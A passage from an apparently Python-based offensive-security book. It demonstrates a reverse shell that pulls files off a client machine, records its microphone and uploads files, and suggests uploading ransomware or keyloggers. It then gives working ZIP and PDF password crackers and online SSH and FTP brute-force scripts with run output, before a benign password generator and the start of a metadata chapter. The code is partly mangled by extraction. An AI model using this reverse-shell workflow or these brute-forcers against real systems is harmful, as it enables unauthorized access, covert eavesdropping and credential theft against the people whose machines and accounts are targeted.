E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> download test.png
Listening as 0.0.0.0:5002 ...
('[redacted]', 50338) connected.
Receiving test.png: 100%|████████████████████████████████| 283k/283k [00:05<00:00, 52.8kB/s]
The file test.png is sent.
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

The download command also works great; let's verify if the image is in the server machine:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 300
-rw-r--r-- 1 root root 289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root  12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Excellent. Let's now test the recordmic command to record the default microphone:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> recordmic test.wav 10
Audio saved to test.wav
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

I've passed 10 to record for 10 seconds; this will block the current shell for 10 seconds and return when the file is saved.

Let's verify:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:16 AM    <DIR>          .
07/15/2022  09:16 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
07/15/2022  09:16 AM         1,280,058 test.wav
               6 File(s)      1,598,489 bytes
               2 Dir(s)  514,511,704,064 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Downloading it:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> download test.wav
Listening as 0.0.0.0:5002 ...
('[redacted]', 50375) connected.
Receiving test.wav: 100%|
The file test.wav is sent.
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 1552
-rw-r--r-- 1 root root 1280058 Jul 15 08:19 test.wav
-rw-r--r-- 1 root root  289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root   12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```


Fantastic, we can also change the current directory to any path we want, such as the system files:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> cd C:\Windows\System32

C:\Windows\System32 $> dir
 Volume in drive C is OS
 Volume Serial Number is 5CE3-F4B0

 Directory of C:\Windows\System32

07/01/2022  02:53 PM    <DIR>          .
07/01/2022  02:53 PM    <DIR>          ..
```

I also executed the dir command to see the system files. Of course, do not try to do anything here besides listing using dir . The goal of this demonstration is to show the main features of the program.

If you run exit to return to the interpreter and execute list , you'll see the CWD (current working directory) change is reflected there too.

Let’s get back to the previous directory and try to upload a random file to the client machine:



I’ve used the dd command on my server machine to generate a random 10MB file for testing the upload command. Let’s verify if it’s there:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:28 AM    <DIR>          .
07/15/2022  09:28 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/15/2022  09:29 AM        10,485,760 random_dd.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
07/15/2022  09:16 AM         1,280,058 test.wav
               7 File(s)     12,084,249 bytes
               2 Dir(s)  514,501,218,304 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Finally, verifying all the uploaded files in Windows Explorer:

Name	Date modified	Type	Size
client	7/14/2022 11:20 AM	Python Source File	16 KB
notes	7/14/2022 8:58 AM	Text Document	1 KB
random_dd	7/15/2022 9:29 AM	Text Document	10,240 KB
requirements	7/14/2022 8:58 AM	Text Document	1 KB
server	7/15/2022 8:48 AM	Python Source File	13 KB
test	7/15/2022 9:11 AM	PNG File	284 KB
test	7/15/2022 9:16 AM	WAV File	1,251 KB

In the real world, you may want to upload malicious programs such as ransomware, keylogger, or any other malware.
Now, you are confident about how such programs work and ready to be aware of these programs that can steal your personal or credential information.

This reverse shell has a lot of cool features. However, it's not perfect. One of the main drawbacks is that everything is clear. If you send an image, it's clear, meaning anyone can sniff that data using MITM attacks. One of your main challenges is adding encryption to every aspect of this program, such as transferring files with the Secure Copy Protocol (SCP) , based on SSH.

This reverse shell program is not always intended to be malicious. I personally use it to control multiple machines at the same place and quickly transfer files between them.

Alright! That's it for this malware. See you in the next chapter!

Chapter Wrap Up

Amazing! In this chapter, we built three advanced malware using our Python skills. We started by creating ransomware that encrypts and decrypts any type of file or folder using a password. Then, we made a keylogger that listens for keystrokes and sends them via email or report to a file. After that, we built a reverse shell that can execute and send shell command results to a remote server. Finally, we added many features to our reverse shell to take screenshots, record the microphone, download and upload files, and many more.

Chapter 3: Building Password Crackers

A password cracker is a tool or software program used to recover or "crack" lost or forgotten passwords. Cybersecurity professionals often use these tools to test the strength of passwords or recover lost or forgotten passwords to gain access to a system or account. However, malicious actors can also use them to try to gain unauthorized access to systems or accounts. There are a few different ways to perform password cracking, including:

Brute force: Try every possible combination of characters to crack the password.

Dictionary attack: Use a dictionary to crack the password. Using most common passwords as a dictionary and trying to crack the password.

Hybrid attack: Mixing the two previous attacks.

In this chapter, we will build password cracking tools that let the user specify the wordlist, i.e., the password list to use. In this case, we're letting the user decide which cracking technique to use.

We will make password crackers on the following domains:

Cracking ZIP files: As you may already know, ZIP files are a file format used to store compressed files; these files can be zipped and unzipped using a password.

Cracking PDF documents: PDF files are a file format used to store documents; these files can be protected using a password.

Brute-forcing SSH Servers: SSH is a secure shell protocol that generally connects to a remote server via a password. We will build a Python tool to read from a wordlist and try to guess the password.

Cracking FTP servers: FTP is a file transfer protocol that generally transfers files to and from a remote server via a password. Similarly, we will build a Python tool to read from a wordlist and try to predict the password.

Cracking ZIP Files

Say you're tasked to investigate a suspect's computer and found a ZIP file that seems very important but is protected by a password. In this section, you will learn to write a simple Python script that tries to crack a zip file's password using a dictionary attack.

Note that there are more convenient tools to crack zip files in Linux, such as John the Ripper or fcrackzip (this online tutorial shows you how to use them). The goal of this code is to do the same thing but with Python programming language, as it's a Python hands-on book.

We will use Python's built-in zipfile module and the third-party tqdm library for printing progress bars:

```
$ pip install tqdm
```

As mentioned earlier, we will use a dictionary attack, meaning we need a wordlist to crack this password-protected zip file. We will use the big RockYou wordlist (with a size of about 133MB). If you're on Kali Linux, you can find it under the /usr/share/wordlists/rockyou.txt.gz path. Otherwise, you can download it here .

You can also use the crunch tool to generate your custom wordlist as you specify.

Open up a new Python file called zip_cracker.py and follow along:

```python
from tqdm import tqdm
import zipfile, sys
```

Let's read our target zip file along with the word list path from the command-line arguments:

```python
# the zip file you want to crack its password

zip_file = sys . argv [ 1 ]
# the password list path you want to use
wordlist = sys . argv [ 2 ]
```

To read the zip file in Python, we use the zipfile.ZipFile() class that has methods to open, read, write, close, list and extract zip files (we will only use the extractall() method here):

```python
# initialize the Zip File object
zip_file = zipfile . ZipFile ( zip_file )
# count the number of words in this wordlist
n_words = len ( list ( open ( wordlist , "rb" )))
# print the total number of passwords
print ( "Total passwords to test:" , n_words )
```

Notice we read the entire wordlist and then get only the number of passwords to test; this will be helpful in tqdm so we can track where we are in the cracking process. Here is the rest of the code:

```python
with open ( wordlist , "rb" ) as wordlist :

for word in tqdm ( wordlist , total = n_words , unit =
"word" ):
```

```
try :

zip_file . extractall ( pwd = word .strip())

except :

continue

else :

print ( "[+] Password found:" , word .decode().strip())

exit ( 0 )
print ( "[!] Password not found, try other wordlist." )
```

Since wordlist is now a Python generator, using tqdm won't give much progress information; I introduced the total parameter to provide tqdm with insight into how many words are in the file.

We open the wordlist , read it word by word, and try it as a password to extract the zip file. Reading the entire line will come with the new line character. As a result, we use the strip() method to remove white spaces.

The extractall() method will raise an exception whenever the password is incorrect so we can proceed to the following password. Otherwise, we print the correct password and exit the program.

Check my result:

```
root@rockikz:~$ gunzip /usr/share/wordlists/rockyou.txt.gz
root@rockikz:~$ python3 zip_cracker.py secret.zip
/usr/share/wordlists/rockyou.txt
Total passwords to test: 14344395
  3%|█                                    | 435977/14344395
[01:15<40:55, 5665.23word/s]
[+] Password found: abcdef12345
```

There are over 14 million real passwords to test, with over 5600 tests per second on my CPU. You can try it on any ZIP file you want. Ensure the password is included in the list to test the code. You can get the same ZIP file I used if you wish.

I used the gunzip command on Linux to extract the RockYou ZIP file found on Kali Linux.

As you can see, in my case, I found the password after around 435K trials, which took about a minute on my machine. Note that the RockYou wordlist has more than 14 million words, the most frequently used passwords sorted by frequency.

As you may already know, Python runs on a single CPU core by default. You can use the built-in multiprocessing module to run the code on multiple CPU cores of your machine. For instance, if you have eight cores, you may get a speedup of up to 8x.

Cracking PDF Files

Let us assume that you got a password-protected PDF file, and it's your top priority job to access it, but unfortunately, you overlooked the password.

So, at this stage, you will look for the best way to give you an instant result. In this section, you will learn how to crack PDF files using two methods:

Brute-force PDF files using the Python.

Extract the PDF password hash and crack it using John the Ripper utility.

Before we get started, let’s install the required libraries:

```
$ pip install pikepdf tqdm
```

Brute-force PDFs using Pikepdf

pikepdf is a Python library that allows us to create, manipulate and repair PDF files. It provides a Pythonic wrapper around the C++ QPDF library. We won't be using pikepdf for that; we just need to open the password-protected PDF file. If it succeeds, that means it's a correct password, and it'll raise a PasswordError exception otherwise:

```
import pikepdf , sys
from tqdm import tqdm
# the target PDF file
pdf_file = sys . argv [ 1 ]
# the word list file
wordlist = sys . argv [ 2 ]
# load password list
passwords = [ line . strip () for line in open ( wordlist )
]
# iterate over passwords
for password in tqdm ( passwords , "Decrypting PDF" ):

try :

# open PDF file
```

```
with pikepdf .open( pdf_file , password = password ) as pdf
:

# Password decrypted successfully, break out of the loop

print ( "[+] Password found:" , password )

break

except pikepdf ._qpdf.PasswordError as e :

# wrong password, just continue in the loop

continue
```

First, we load the wordlist file passed from the command lines. You can also use the RockYou list (as shown in the ZIP cracker code) or other large wordlists.

Next, we iterate over the list and try to open the file with each password by passing the password argument to the pikepdf.open() method, this will raise pikepdf._qpdf.PasswordError if it's an incorrect password. If that's the case, we will proceed with testing the next password. We used tqdm here just to print the progress on how many words are remaining. Check out my result:

```
$ python pdf_cracker.py foo-protected.pdf
```

/usr/share/wordlists/rockyou.txt
Decrypting PDF: 0.1%|█
| 2137/14344395 [00:06<12:00:08, 320.70it/s]
[+] Password found: abc123

We found the password after 2137 trials, which took about 6 seconds. As you can see, it's going for nearly 320 word/s. We'll see how to boost this rate in the following subsection.

Cracking PDFs using John the Ripper

John the Ripper is a free and fast password-cracking software tool available on many platforms. However, we'll be using the Kali Linux operating system here, as it is already pre-installed. First, we will need a way to extract the password hash from the PDF file to be suitable for cracking in the John utility. Luckily for us, there is a Python script [pdf2john.py](), that does that. Let's download it using wget:


Put your password-protected PDF in the current directory, mine is called foo-protected.pdf , and run the following command:

root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//" | sed "s/^.*://" | sed -r 's/^.{2}//' | sed 's/.\{1\}$//' > hash

This will extract the PDF password hash into a new file named hash . Here is my result:

After I saved the password hash into the hash file, I used the cat command to print it to the screen.

Finally, we use this hash file to crack the password:



We simply use the command john [hashfile] . As you can see, the password is 012345, and it was found with a speed of 4503p/s.

For more information about cracking PDF documents with Linux, check [this online guide](#) .

So that's it, our job is done, and we have successfully learned how to crack PDF passwords using two methods: pikepdf and John the Ripper.

Bruteforcing SSH Servers

Again, there are a lot of open-source tools to brute-force SSH in Linux, such as Hydra, Nmap, and Metasploit. However, this section will teach you how to make an SSH brute-force script from scratch using Python.

In this section, we will use the paramiko library that provides us with an easy SSH client interface. Installing it:

```
$ pip install paramiko colorama
```

We're using colorama again to print in colors. Open up a new Python file and import the required modules:

```
import paramiko, socket, time
from colorama import init , Fore
# initialize colorama
init ()
GREEN = Fore . GREEN
RED = Fore . RED
RESET = Fore . RESET
BLUE = Fore . BLUE
```

Now, let's build a function that, given hostname , username , and password , tells us whether the combination is correct:

```
def is_ssh_open ( hostname , username , password ):

# initialize SSH client
```

```
client  = paramiko . SSHClient ()

# add to know hosts

client . set_missing_host_key_policy ( paramiko . AutoAddPolicy
())

try :

client . connect ( hostname = hostname , username = username
, password = password , timeout = 3 )



except   socket . timeout :

# this is when host is unreachable

print ( f " { RED } [!] Host: { hostname }  is unreachable,
timed out. { RESET } " )

return   False

except   paramiko . AuthenticationException :
```

```
print ( f "[!] Invalid credentials for { username } : { password }
" )

return    False

except    paramiko . SSHException :

print ( f " { BLUE } [*] Quota exceeded, retrying with delay... {
RESET } " )

# sleep for a minute

time . sleep ( 60 )

return    is_ssh_open ( hostname , username , password )

else :

# connection was established successfully

print ( f " { GREEN } [+] Found combo: \n\t HOSTNAME: {
hostname } \n\t USERNAME: { username } \n\t PASSWORD: {
password }{ RESET } " )
```

```
return True
```

A lot to cover here. First, we initialize our SSH Client using paramiko.SSHClient() class, which is a high-level representation of a session with an SSH server.

Second, we set the policy when connecting to servers without a known host key. We used the paramiko.AutoAddPolicy() , which is a policy for automatically adding the hostname and new host key to the local host keys and saving it.

Finally, we try to connect to the SSH server and authenticate it using the client.connect() method with 3 seconds of a timeout, this method raises:

when the host is unreachable during the 3 seconds.

when the username and password combination is incorrect.

when a lot of logging attempts were performed in a short period, in other words, the server detects it is some kind of password guess attack, we will know that and sleep for a minute and recursively call the function again with the same parameters.

If none of the above exceptions were raised, the connection is successfully established, and the credentials are correct, we return True in this case.

Since this is a command-line script, we will parse arguments passed in the command line:

```
if __name__ == "__main__" :

import argparse
```


```
parser = argparse . ArgumentParser ( description = "SSH
Bruteforce Python script." )

parser . add_argument ( "host" , help = "Hostname or IP
Address of SSH Server to bruteforce." )

parser . add_argument ( "-P" , "--passlist" , help = "File that
contain password list in each line." )

parser . add_argument ( "-u" , "--user" , help = "Host
username." )

# parse passed arguments

args = parser . parse_args ()

host = args .host


passlist = args .passlist

user = args .user

# read the file
```

```
passlist = open ( passlist ). read (). splitlines ()

# brute-force

for password in passlist :

if is_ssh_open ( host , user , password ):

# if combo is valid, save it to a file

open ( "credentials.txt" , "w" ). write ( f " { user } @ { host } : { password } " )

break
```

We parsed arguments to retrieve the hostname , username , and password list file and then iterated over all the passwords in the wordlist. I ran this on my local SSH server:

$ python bruteforce_ssh.py 192.168.1.101 -u test -P wordlist.txt

Here is a screenshot:



wordlist.txt is a Nmap password list file that contains more than 5000 passwords. I've grabbed it from Kali Linux OS under the path /usr/share/wordlists/nmap.lst . You can also use other wordlists like RockYou we saw in the previous sections. If you want to generate your custom wordlist, I encourage you to use the Crunch tool .

If you already have an SSH server running, I suggest you create a new user for testing (as I did) and put a password in the list you will use in this script.

You will notice that; it is slower than offline cracking, such as ZIP or PDF. Bruteforcing on online servers such as SSH or FTP is quite challenging, and servers often block your IP if you attempt so many times.

Bruteforcing FTP Servers

We will be using the ftplib module that comes built-in in Python, installing colorama:

```
$ pip install colorama
```

Now, for demonstration purposes, I have set up an FTP server in my local network on a machine that runs on Linux. More precisely, I have installed the vsftpd program (a very secure FTP daemon), an FTP server for Unix-like systems.

If you want to do that as well, here are the commands I used to get it up and ready:

```
root@rockikz:~$ sudo apt-get update
root@rockikz:~$ sudo apt-get install vsftpd
root@rockikz:~$ sudo service vsftpd start
```

And then make sure you have a user, and the local_enable=YES configuration is set on the /etc/vsftpd.conf file.

Now for the coding, open up a new Python file and call it bruteforce_ftp.py :

```
import ftplib, argparse
from colorama import Fore , init # for fancy colors,
nothing else
# init the console for colors (for Windows)
init ()
# port of FTP, aka 21
port = 21
```

We have imported the libraries and set up the port of FTP, which is 21.

Now let's write the core function that accepts the host , user , and password in arguments and returns whether the credentials are correct:

```
def is_correct ( host , user , password ):

# initialize the FTP server object

server = ftplib . FTP ()

print ( f "[!] Trying" , password )

try :

# tries to connect to FTP server with a timeout of 5

server . connect ( host , port , timeout = 5 )

# login using the credentials (user & password)

server . login ( user , password )

except ftplib . error_perm :
```

```
# login failed, wrong credentials

return False

else :

# correct credentials

print ( f " { Fore . GREEN } [+] Found credentials: " )

print ( f " \t Host: { host } " )

print ( f " \t User: { user } " )

print ( f " \t Password: { password }{ Fore . RESET } " )

return True
```

We initialize the FTP server object using the ftplib.FTP() , and then we connect to that host and try to log in, this will raise an exception whenever the credentials are incorrect, so if it's raised, we'll return False and True otherwise.

I'm going to use a list of known passwords. Feel free to use any file we used in the previous sections. I'm using the Nmap password list that I used back in the bruteforce SSH code. It is located in the /usr/share/wordlists/nmap.lst path. You can get it here .

You can add the actual password of your FTP server to the list to test the program.

Now let's use the argparse module to parse the command-line arguments:

```
if __name__ == "__main__" :

parser = argparse . ArgumentParser ( description = "FTP server bruteforcing script" )

parser . add_argument ( "host" , help = "Hostname of IP address of the FTP server to bruteforce." )

parser . add_argument ( "-u" , "--user" , help = "The host username" )

parser . add_argument ( "-P" , "--passlist" , help = "File that contain the password list separated by new lines" )

args = parser . parse_args ()

# hostname or IP address of the FTP server

host = args .host
```

```
# username of the FTP server, root as default for linux

user  = args .user

# read the wordlist of passwords

passwords  = open ( args .passlist). read (). split ( " \n " )

print ( "[+] Passwords to try:" , len ( passwords ))

# iterate over passwords one by one

# if the password is found, break out of the loop

for   password   in   passwords :

if   is_correct ( host , user , password ):

break
```

Excellent! Here’s my run:

```
$ python bruteforce_ftp.py 192.168.1.113 -u test  -P wordlist.txt
```

Output:

```
[!] Trying 12345678
[!] Trying 1234567
[!] Trying abc123
[!] Trying nicole
[!] Trying daniel
[!] Trying monkey
[+] Found credentials:
        Host: 192.168.1.113
        User: test
        Password: abc123
```

Making a Password Generator

As you may have guessed, having a weak password on your system is quite dangerous as you may find your password leaked on the internet as a data breach. This is why it is crucial to have a strong password.

In this section, you will learn how to generate strong passwords with the help of secrets and random modules in Python.

Password generators allow users to create random and customized strong passwords based on preferences.

We will use the argparse module to make it easier to parse the command line arguments the user has provided.

Let us get started:

```
import argparse, secrets, random, string
```

We do not need to install anything, as all the libraries we will use are built into Python.

We use the argparse module to parse the command-line arguments, string for getting the string types, such as uppercase, lowercase, digits, and punctuation characters, and random and secrets modules for generating random data.

Parsing the Command-line Arguments

Let's initialize the argument parser:

```
# Setting up the Argument Parser
parser = argparse . ArgumentParser (

prog = 'Password Generator.' ,

description = 'Generate any number of passwords with this tool.'
)
```

We continue by adding arguments to the parser. The first four will be the number of each character type; numbers, lowercase, uppercase, and special characters; we also set the type of these arguments as an integer:

```
# Adding the arguments to the parser
parser . add_argument ( "-n" , "--numbers" , default = 0 , help
= "Number of digits in the PW" , type = int )
parser . add_argument ( "-l" , "--lowercase" , default = 0 , help
= "Number of lowercase chars in the PW" , type = int )
parser . add_argument ( "-u" , "--uppercase" , default = 0 , help
= "Number of uppercase chars in the PW" , type = int )
parser . add_argument ( "-s" , "--special-chars" , default = 0 ,
help = "Number of special chars in the PW" , type = int )
```

Next, if the user wants instead to pass the total number of characters of the password, and doesn't want to specify the exact number of each character type, then the -t or --total-length argument handles that:

```
# add total pw length argument
parser . add_argument ( "-t" , "--total-length" , type = int ,

help = "The total password length. If passed, it will ignore -n, -l, -u and -s, " \



"and generate completely random passwords with the specified length" )
```

The following two arguments are the output file where we store the passwords and the number of passwords to generate. The amount will be an integer, and the output file is a string (default):

```
# The amount is a number so we check it to be of type int.
parser . add_argument ( "-a" , "--amount" , default = 1 , type = int )
parser . add_argument ( "-o" , "--output-file" )
```

Last but not least, we parse the command line for these arguments with the parse_args() method of the ArgumentParser class. If we don't call this method, the parser won't check for anything and won't raise any exceptions:

```
# Parsing the command line arguments.
args = parser . parse_args ()
```

Start Generating

We continue with the main part of the program: the password loop. Here we generate the number of passwords specified by the user.

We need to define the passwords list that will hold all the generated passwords:

```
# list of passwords
passwords = []
# Looping through the amount of passwords.
for _ in range ( args .amount):
```

In the for loop, we first check whether total_length is passed. If so, we directly generate the random password using the length specified:

```
if args .total_length:

# generate random password with the length

# of total_length based on all available characters

passwords . append ( "" . join (
            [ secrets . choice ( string . digits + string .
```

```
ascii_letters + string . punctuation ) \

for _ in range ( args .total_length)]))
```

We use the secrets module instead of the random one to generate cryptographically strong random passwords, more detail in this online tutorial .

Otherwise, we make a password list that will first hold all the possible letters and then the password string:

```
else :

password = []
```

We add the possible letters, numbers, and special characters to the password list. For each type, we check if it's passed to the parser. We get the respective letters from the string module:

```
# how many numbers the password should contain

for _ in range ( args .numbers):

password . append ( secrets . choice ( string . digits ))

# how many uppercase characters the password should contain
```

```
for _ in range ( args .uppercase):

password . append ( secrets . choice ( string . ascii_uppercase ))

# how many lowercase characters the password should contain

for _ in range ( args .lowercase):

password . append ( secrets . choice ( string . ascii_lowercase ))

# how many special characters the password should contain

for _ in range ( args .special_chars):

password . append ( secrets . choice ( string . punctuation ))
```

Then we use the random.shuffle() function to mix up the list. This is done in place:

```
# Shuffle the list with all the possible letters, numbers and symbols.

random . shuffle ( password )
```

After this, we join the resulting characters with an empty string "" so we have the string version of it:

Get the letters of the string up to the length argument and then join them.

```
password = '' . join ( password )
```

Last but not least, we append this password to the passwords list:

```
# append this password to the overall list of password.

passwords . append ( password )
```

Saving the Passwords

After the password loop, we check if the user specified the output file. If that is the case, we simply open the file (which will be created if it doesn't exist) and write the list of passwords:

```
# Store the password to a .txt file.
if    args .output_file:

with    open ( args .output_file, 'w' ) as    f :

f . write ( ' \n ' . join ( passwords ))
```

In all cases, we print out the passwords :

```
print ( ' \n ' . join ( passwords ))
```

Running the Code

Now let's use the script for generating different password combinations. First, printing the help:

```
$ python password_generator.py --help
usage: Password Generator. [-h] [-n NUMBERS] [-l LOWERCASE]
[-u UPPERCASE] [-s SPECIAL_CHARS] [-t TOTAL_LENGTH]
                                [-a AMOUNT] [-o OUTPUT_FILE]
Generate any number of passwords with this tool.
optional arguments:
  -h, --help            show this help message and exit
  -n NUMBERS, --numbers NUMBERS
                        Number of digits in the PW
  -l LOWERCASE, --lowercase LOWERCASE
                        Number of lowercase chars in the PW
  -u UPPERCASE, --uppercase UPPERCASE
                        Number of uppercase chars in the
PW
  -s SPECIAL_CHARS, --special-chars SPECIAL_CHARS
                        Number of special chars in the PW
  -t TOTAL_LENGTH, --total-length TOTAL_LENGTH
                        The total password length. If passed,
it will ignore -n, -l, -u and -s, and generate completely
                        random passwords with the specified
length
```

```
  -a AMOUNT, --amount AMOUNT
  -o OUTPUT_FILE, --output-file OUTPUT_FILE
```

A lot to cover, starting with the --total-length or -t parameter:

```
$ python password_generator.py --total-length 12
uQPxL’bkBV>#
```

This generated a password with a length of 12 and contained all the possible characters. Okay, let's generate 5 different passwords like that:

```
$ python password_generator.py --total-length 12 --amount 10
&8I-%5r>2&W&
k&DW
=/se-I?M&,Q!
YZF:Ltv*?m#.
VTJO%dKrb9w6
```

Awesome! Let's generate a password with five lowercase characters, two uppercase, three digits, and one special character, a total of 11 characters:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1
1^n3GqxoiS3
```

Okay, generating five different passwords based on the same rule:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1 -a 5
Xs7iM%x2ia2
ap6xTCon3.c
|Rx2dDf78xx
c11=jozGsO5
Uxi^fG914gi
```

That's great! We can also generate random pins of 6 digits:

```
$ python password_generator.py -n 6 -a 5
743582
810063
627433
801039
118201
```

Adding four uppercase characters and saving to a file named keys.txt :

```
$ python password_generator.py -n 6 -u 4 -a 5 --output-file keys.txt
75A7K66G2H
H33DPK1658
7443ROVD92
8U2HS2R922
T0Q2ET2842
```

A new keys.txt file will appear in the current working directory that contains these passwords. You can generate as many passwords as possible, such as 5000:

```
$ python password_generator.py -n 6 -u 4 -a 5000 --output-file keys.txt
```

Excellent! You have successfully created a password generator using Python code! See how you can add more features to this program.

For long lists, you don't want to print the results into the console, so you can omit the last line of the code that prints the generated passwords to the console.

Chapter Wrap Up

Congratulations! You now know how to build password crackers in Python and their basic functionalities. In this chapter, we have started by cracking passwords from ZIP and PDF files. After that, we built scripts for online cracking on SSH and FTP servers.

In the next chapter, we will use Python for forensic investigations.

Chapter 4: Forensic Investigations

Forensic investigation is the practice of gathering evidence about a crime or an accident. In this chapter, we will use Python for digital forensic analysis.

First, we extract metadata from PDF documents, images, videos, and audio files. Next, we utilize Python to extract passwords and cookies from the Chrome browser.

After that, we will build a Python program that hides data in images. We then consider changing our MAC address to prevent routers from blocking your computer.

Finally, we see how to extract saved Wi-Fi passwords with Python on your Windows and Unix-based machines.

Extracting Metadata from Files

In this code, we will build a program that prints the metadata of PDF documents, video, audio, and image files based on the user-provided file extension.

Extracting PDF Metadata

The metadata in PDFs is valuable information about the PDF document. It includes the title of the document, the author, the last modification date, the creation date, the subject, and much more. Some PDF files got more information than others, and in this section, you will learn how to extract PDF metadata in Python.

There are a lot of libraries and utilities in Python to accomplish the same thing, but I like using pikepdf , as it's an active and maintained library. Let's install it:

```
$ pip install pikepdf
```

As mentioned in the last chapter, pikepdf is a Pythonic wrapper around the C++ QPDF library. Let's import it into our script:

```
import sys, pikepdf
```

We'll also use the sys module to get the filename from the command-line arguments.

Now let's make a function that accepts the PDF document file name as a parameter and returns the PDF metadata as a Python dictionary:

```
def get_pdf_metadata ( pdf_file ):

# read the pdf file
```

```
pdf = pikepdf . Pdf . open ( pdf_file )

# .docinfo attribute contains all the metadata of

# the PDF document

return dict ( pdf . docinfo )
```

Output:

```
/Author :
/CreationDate : D:20190528000751Z
/Creator : LaTeX with hyperref package

/Keywords :
/ModDate : D:20190528000751Z
/PTEX.Fullbanner : This is pdfTeX, Version 3.14159265-2.6-1.40.17
(TeX Live 2016) kpathsea version 6.2.2
/Producer : pdfTeX-1.40.17
/Subject :
/Title :
/Trapped : /False
```

We know the last modification date and the creation date; we also see the program used to produce this document, which is pdfTeX.

Notice that the /ModDate and /CreationDate are the last modification date and creation date, respectively, in the PDF datetime format. You can check this StackOverflow answer if you want to convert this format into Python datetime format.

Extracting Image Metadata

In this section, you will learn how to extract useful metadata within images using the Pillow library.

Devices such as digital cameras, smartphones, and scanners use the EXIF standard to save images or audio files. This standard contains many valuable tags to extract, which can be helpful for forensic investigation, such as the device's make and model, the exact date and time of image creation, and even the GPS information on some devices.

Please note that there are free tools to extract metadata, such as ImageMagick or ExifTool on Linux. Again, the goal of this code is to extract metadata with Python.

To get started, you need to install the Pillow library:

```
$ pip install Pillow
